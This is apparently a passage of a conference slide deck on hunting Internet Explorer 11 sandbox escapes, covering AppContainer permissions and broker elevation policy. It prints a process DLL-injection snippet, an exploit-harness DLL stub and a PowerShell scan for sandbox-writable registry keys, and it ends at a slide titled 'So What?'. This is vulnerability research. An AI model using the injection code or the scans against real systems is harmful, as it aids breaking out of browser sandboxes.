



Digging for Sandbox Escapes

Finding sandbox breakouts in Internet Explorer

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What I'm Going to Talk About

- Understanding the IE11 sandbox
- How to find sandbox escapes
- Where to look for issues
- Technical details of fixed bugs I've found

Tools and Setup



 Windows Sysinternals




Resources

- Example code and ExploitDotNetDCOM available:
 - <https://github.com/ctxis>
- Latest version of OleViewDotNet:
 - <https://github.com/tyranid/oleviewdotnet>
- Excellent write up of EPM by Mark Vincent Yason
 - Blackhat ASIA 2014 Archives

Background on IE11 Sandboxing

IE Protected Mode



Low Permission Processes

- Protected Mode uses Integrity Levels
- Internet Zone Process runs with Low IL in Token
 - Restricts write access to majority securable resources
 - Restricts Win32 through User Interface Privileged Isolation
 - Does **NOT** restrict read access to most resources
- Processes/Threads also have no-read-up by default

What Does it Mean, Enhanced?

- Enhanced Protected Mode (EPM) new in Windows 8
- Uses Windows 8 AppContainer's to further restrict what sandboxed process can do

 iexplore.exe	5420 Medium
 iexplore.exe	8128 AppContainer
 iexplore.exe	3776 AppContainer

AppContainer Resource Access

- Restricts **read** and write access to resources
- DACL must give access to one or more of:
 - AppContainer SID
 - S-1-15-3-4096 – SID for Internet Explorer Capability
 - ALL APPLICATION PACKAGES group SID
- Low IL still applies as well to restrict writes


Further Capabilities

Group	Flags
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\Local account	Mandatory
NT AUTHORITY\Local account and member of Administrators group	Deny
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\This Organization	Mandatory
S-1-15-2-1430448594-2639229838-973813799-439329657-...	AppContainer
S-1-15-3-3215430884-1339816292-89257616-1145831019	Capability
S-1-15-3-3845273463-1331427702-1186551195-1148109977	Capability
S-1-15-3-4096	Capability
S-1-15-3-787448254-1207972858-3558633622-1059886964	Capability

User Broker Services

- Medium integrity broker provides various services on behalf of protected mode process
 - Provides access to resources from low integrity
- Certain functions hooked and redirected to broker automatically
 - *CreateProcessW* and *WinExec*
 - *CoCreateInstance* and *CoCreateInstanceEx*
 - *CoGetClassObject*
- Uses registry based elevation policy to control what is allowed

Elevation Policy



Elevation Policy Types

Executable

 AppName	REG_SZ	dfsvc.exe
 AppPath	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
 Policy	REG_DWORD	0x00000003 (3)

COM Object

 CLSID	REG_SZ	{20FD4E26-8EOF-4F73-A0E0-F27B8C57BE6F}
 Policy	REG_DWORD	0x00000003 (3)


Elevation Policy Types

Value	Result
3	Protected Mode silently launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
1	Protected Mode silently launches the broker as a low integrity process.
0	Protected Mode prevents the process from launching.

COM 101

- Majority of Broker Services exposed over COM
- Objects identified by a Class ID (CLSID) GUID
- Implemented by a Server, either a DLL or an Executable
- An object can have multiple Interfaces identified by Interface ID (IID)
- All objects support the IUnknown interface.
 - Implements QueryInterface method, allows caller to query between objects
- Abstract programming model, can be used locally or remotely (Distributed COM/DCOM).

Potential Attack Surface




IE Process Structure

- IEXPLORE.EXE doesn't do very much, just hands off to *ieframe!IWinMain*
- *ieframe.dll* also contains most of the broker implementation
- Support libraries *ierutil.dll* and *iproxy.dll* also of importance

Enabling EPM

- Was default on RTM 8.1
- Disabled again in MS13-088
- Also supports 64 bit tab processes
- Default if using Modern Mode



Testing Sandbox Escapes

- Want to test sandbox escapes?
- No RCE? No problem.
- Use a simple DLL injector


```
void* pBuf = VirtualAllocEx(hProc, 0, strlen(dllpath)+1,
                           MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(hProc, pBuf, dllpath, strlen(dllpath)+1)

LPVOID pLL = GetProcAddress(GetModuleHandle(L"kernel32"),
                            "LoadLibraryA");

CreateRemoteThread(hProc, NULL, 0, pLL, pBuf, 0, NULL)
```

Set Appropriate Permissions

- Create a directory for DLLs
- Add “ALL APPLICATION PACKAGES” ACE to directory DACL
- Files will inherit ACE



Simple DLL Test Harness

```
DWORD CALLBACK ExploitThread(LPVOID hModule) {
    // Do Work then exit and free library
    FreeLibraryAndExitThread((HMODULE)hModule, 0);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            CreateThread(NULL, 0, ExploitThread, hModule, 0, NULL);
            break;
        default:
            break;
    }
    return TRUE;
}
```

Finding and Exploiting Accessible Resources


Searching for Accessible Resources

```
Set-Location 'HKCU:\'
$iesid = "S-1-15-3-4096"
$aapsid = "APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES"

ForEach($key in (Get-ChildItem -recurse)) {
    $acl = Get-Acl -path $key.PSPPath
    ForEach($ace in $acl.Access) {
        If($ace.RegistryRights -eq
            [Security.AccessControl.RegistryRights]::FullControl -and
            $ace.IdentityReference.Value -in $iesid, $aapsid) {
            Write-Output $key.PSPPath
        }
    }
}
```

Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up




The screenshot shows a Windows application window titled "Event Properties". The main area is a table with columns: Frame, Module, Location, Address, and Path. The table lists 21 entries, each representing a step in the creation of a registry key. The first few rows show calls from ntoskrnl.exe, followed by ntdll.dll, KernelBase.dll, and ieframe.dll. The last row shows a call from ntdll.dll. The "Path" column shows the full registry path for each key, such as C:\Windows\system32\ntoskrnl or C:\Windows\System32\ieframe.

Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	CmpCallCallbacks + 0x789	0xfffff80146826ca9	C:\Windows\system32\ntoskrnl
K 1	ntoskrnl.exe	CmpParseKey + 0x252	0xfffff8014683a712	C:\Windows\system32\ntoskrnl
K 2	ntoskrnl.exe	ObpLookupObjectName + 0x6ef	0xfffff801468250cf	C:\Windows\system32\ntoskrnl
K 3	ntoskrnl.exe	ObOpenObjectByName + 0xe3	0xfffff80146822ad3	C:\Windows\system32\ntoskrnl
K 4	ntoskrnl.exe	CmCreateKey + 0x438	0xfffff8014688185e	C:\Windows\system32\ntoskrnl
K 5	ntoskrnl.exe	NtCreateKey + 0x2e	0xfffff8014688141e	C:\Windows\system32\ntoskrnl
K 6	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x13	0xfffff801465d64b3	C:\Windows\system32\ntoskrnl
U 7	ntdll.dll	NtCreateKey + 0xa	0x7fc0ff674a	C:\Windows\System32\ntdll.dll
U 8	KernelBase.dll	Wow64NtCreateKey + 0xbe	0x7fcae6ef6d2	C:\Windows\System32\KernelBase.dll
U 9	KernelBase.dll	LocalBaseRegCreateKey + 0x218	0x7fcae6ef93c	C:\Windows\System32\KernelBase.dll
U 10	KernelBase.dll	RegCreateKeyExInternalW + 0x152	0x7fcae6efb5e	C:\Windows\System32\KernelBase.dll
U 11	KernelBase.dll	RegCreateKeyExW + 0x4b	0x7fcae6efbeb	C:\Windows\System32\KernelBase.dll
U 12	ieframe.dll	IESetProtectedModeRegKeyOnly + 0x7e	0x7fc9a39ce18	C:\Windows\System32\ieframe.dll
U 13	ieframe.dll	IESetProtectedModeRegKey + 0x3a	0x7fc9a39cd72	C:\Windows\System32\ieframe.dll
U 14	ieframe.dll	CreateProtectedModeRegistry + 0x41	0x7fc9a39e195	C:\Windows\System32\ieframe.dll
U 15	ieframe.dll	IEWinMain + 0x146	0x7fc9a3276b6	C:\Windows\System32\ieframe.dll
U 16	ieframe.dll	LCIEStartAsFrame + 0x3ae	0x7fc9a327e6e	C:\Windows\System32\ieframe.dll
U 17	ieframe.dll	DesktopFrameProcess + 0x36	0x7fc9a3282a2	C:\Windows\System32\ieframe.dll
U 18	iexplore.exe	wWinMain + 0x399	0x7f66d3f11e9	C:\Program Files\Internet Exp
U 19	iexplore.exe	__wmainCRTStartup + 0x1b8	0x7f66d3f129d	C:\Program Files\Internet Exp
U 20	kern32.dll	BaseThreadInitThunk + 0xd	0x7fc03715dd	C:\Windows\System32\kern32.dll
U 21	ntdll.dll	RtlUserThreadStart + 0x1d	0x7fc0ff43d1	C:\Windows\System32\ntdll.dll

Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up
- IESetProtectedModeRegKeyOnly looks interesting



The screenshot shows a Windows application window titled "Event Properties". The "Stack" tab is selected, displaying a call stack with two sections: one for ntoskrnl.exe and one for ieframe.dll.

Frame	Module	Location	Address	Path
K 0	ntoskrnl.exe	CmpCallCallbacks + 0x789	0xfffff80146826ca9	C:\Windows\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	CmpParseKey + 0x252	0xfffff8014683a712	C:\Windows\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	ObpLookupObjectName + 0x6ef	0xfffff801468250cf	C:\Windows\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	ObOpenObjectByName + 0xe3	0xfffff80146822ad3	C:\Windows\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	CmCreateKey + 0x438	0xfffff8014688185e	C:\Windows\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	NtCreateKey + 0x2e	0xfffff8014688141e	C:\Windows\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x13	0xfffff801465d64b3	C:\Windows\system32\ntoskrnl.exe
...

KemelBase.dll	RegCreateKeyExW + 0x4b	0x7ffc9a6efbeb
ieframe.dll	IESetProtectedModeRegKeyOnly + 0x7e	0x7fc9a39ce18
ieframe.dll	IESetProtectedModeRegKey + 0x3a	0x7fc9a39cd72
ieframe.dll	CreateProtectedModeRegistry + 0x41	0x7fc9a39e195
ieframe.dll	IEWinMain + 0x146	0x7fc9a3276b6
ieframe.dll	LCIEStartAsFrame + 0x3ae	0x7fc9a327e6e
ieframe.dll	DesktopFrameProcess + 0x36	0x7fc9a3282a2
ieframe.dll	wWinMain + 0x399	0x7ff66d3f11e9

Properties... Search... Source... Save... Copy All Close

IESetProtectedModeRegKeyOnly



The screenshot shows a debugger window displaying assembly code. The code is annotated with comments and labels:

```
; Attributes: bp-based frame
; __int32 __cdecl IESetProtectedModeRegKeyOnly(const struct MICREGISTRYDESCRIPTOR *)
?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@Z proc near


Sid= dword ptr -8
phkResult= dword ptr -4

; FUNCTION CHUNK AT 1004DA66 SIZE 0000009C BYTES
; FUNCTION CHUNK AT 101C4887 SIZE 00000054 BYTES

mov    edi, edi
push   ebp
mov    ebp, esp
push   ecx
push   ecx
push   esi
push   edi
mov    edi, ecx
mov    esi, 80070057h
test   edi, edi
jnz    loc_101C4887
```

IESetProtectedModeRegKeyOnly

- Creates key if it doesn't exist
- If not accessible from AppContainer
 - Add low integrity label
 - Add IE Capability SID to DACL



So What?

